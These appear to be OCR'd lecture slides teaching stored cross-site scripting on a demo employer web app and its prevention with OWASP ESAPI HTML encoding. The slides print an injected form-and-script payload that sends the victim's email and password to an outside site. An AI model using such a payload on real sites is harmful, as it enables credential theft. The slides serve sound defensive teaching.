Employer page code…here is candidate-choice logic.

When selects a candidate, the candidate's information is retrieved from the database and displayed on the page…

That's when the XSS vulnerability begins to affect the employer!


Employer logs in...


Employer Page - Windows Internet Explorer
File Edit View Favorites Tools Help
Favorites JMU Chess Consulting Pandora
Employer Page
Login

http://localhost:8080/OWASPWebExamples/employer.jsp

Email? me@mine.com Password? ●●●

...and is presented with a list of job candidates


Employer Page - Windows Internet Explorer
Google
File Edit View Favorites Tools Help
Favorites JMU Chess Consulting Pandora
Employer Page
Page
Login
PickCandidate


http://localhost:8080/OWASPWebExamples/employer.jsp

Email? me@mine.com Password? ●●● **Welcome Ususpecting Victim**

Pick a candidate

Joe Badguy
Frances Niceperson

If employer picks a legitimate job candidate…




Email? me@mine.com Password? ●●● **Welcome Ususpecting Victim**

Pick a candidate

Joe Badguy
Frances Niceperson


…information about that candidate will be displayed



Email? me@mine.com Password? ●●●

You picked candidate: frances@niceperson.com
Name: Frances Niceperson
Information: I am very nice.

But if the employer picks the bad guy…




Email? me@mine.com Password? ••• Login **Welcome Ususpecting Victim**

Pick a candidate

Joe Badguy
Frances Niceperson

PickCandidate


…he is prompted to click a button (social engineering)



Email? me@mine.com Password? ••• Login

You picked candidate: joe@badguy.com
Name: Joe Badguy
Information: Push Me

…and if he clicks the button, his sensitive data goes to the bad guy’s site!



I got your data! email:me@mine.com password:pwd


Preventing XSS with ESAPI

- Involves functions for escaping…

- In this example, to implement HTML escaping on the AboutMe input, we simply make the following replacement:


```
stmt2.setString(1,encodedAboutMe);
```

```
String encodedAboutMe =
            ESAPI.encoder().encodeForHTML(user.getAboutMe());
stmt2.setString(1,encodedAboutMe);
```



```
&#xd;&#xa;&#xd;&#xa;&#xd;&#xa;&lt;form
name&#x3d;&quot;sourceForm&quot;
action&#x3d;&quot;http&#x3a;&#x2f;&#x2f;mikemitri.com&#x2f;testHttpRequ
est.php&quot; method&#x3d;&quot;post&quot;&gt;
&#xd;&#xa;&lt;script&gt;&#xd;&#xa;&#xd;&#xa;function
postCommand&#x28;&#x29;
&#x7b;&#xd;&#xa;&#x9;document.sourceForm.action &#x3d;
&#xd;&#xa;&#x9;&#x9;&quot;http&#x3a;&#x2f;&#x2f;mikemitri.com&#x2f;test
HttpRequest.php&#x3f;email&#x3d;&quot; &#x2b;
&#xd;&#xa;&#x9;&#x9;&#x9;document.getElementsByName&#x28;&quot;emai
l&quot;&#x29;&#x5b;0&#x5d;.value
&#x2b;&#xd;&#xa;&#x9;&#x9;&#x9;&quot;&amp;password&#x3d;&quot;
&#x2b;
document.getElementsByName&#x28;&quot;password&quot;&#x29;&#x5b;0&
#x5d;.value&#x3b;&#xd;&#xa;&#x9;&#x9;&#xd;&#xa;&#x9;document.sourceFor
m.submit&#x28;&#x29;&#x3b;&#xd;&#xa;&#x7d;&#xd;&#xa;
```

This is what gets stored in the database when using the ESAPI encoder’s encodeForHTML() method.




Email? me@mine.com Password? ●●●

You picked candidate: joe@badguy.com

PWD: pwd
Name: Joe Badguy
Information: <form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php" method="post"> <script> function postCommand() { document.sourceForm.action = "http://mikemitri.com/testHttpRequest.php?email=" + document.getElementsByName("email")[0].value + "&password=" + document.getElementsByName("password")[0].value; document.sourceForm.submit(); }

This is what the employer sees if Joe Badguy is selected.

Now, rather than injecting the code, the browser just displays it (a result of HTML encoding/escaping).


Custom Enterprise Web Application
Enterprise Security API
Authenticator
User
AccessController
AccessReferenceMap
Validator
Encoder
HTTPUtilities
Encryptor
EncryptedProperties
Randomizer
Exception Handling
Logger
IntrusionDetector
SecurityConfiguration
Existing Enterprise Security Services/Libraries

Recommendations

- "OWASP recommends that organizations establish a strong foundation of training, standards, and tools that makes secure coding possible. On top of that foundation, organizations should integrate security into their development, verification, and maintenance processes. Management can use the data generated by these activities to manage cost and risk associated with application security."

Recommendations continued

- Standardize
- Code Reviews
- Test the Application
  - OWASP Testing Guide
  - **OWASP/Training/OWASP WebGoat Project**
- Penetration Testing – WebScarab
- Start Security Program
- Risk Portfolio

Questions

?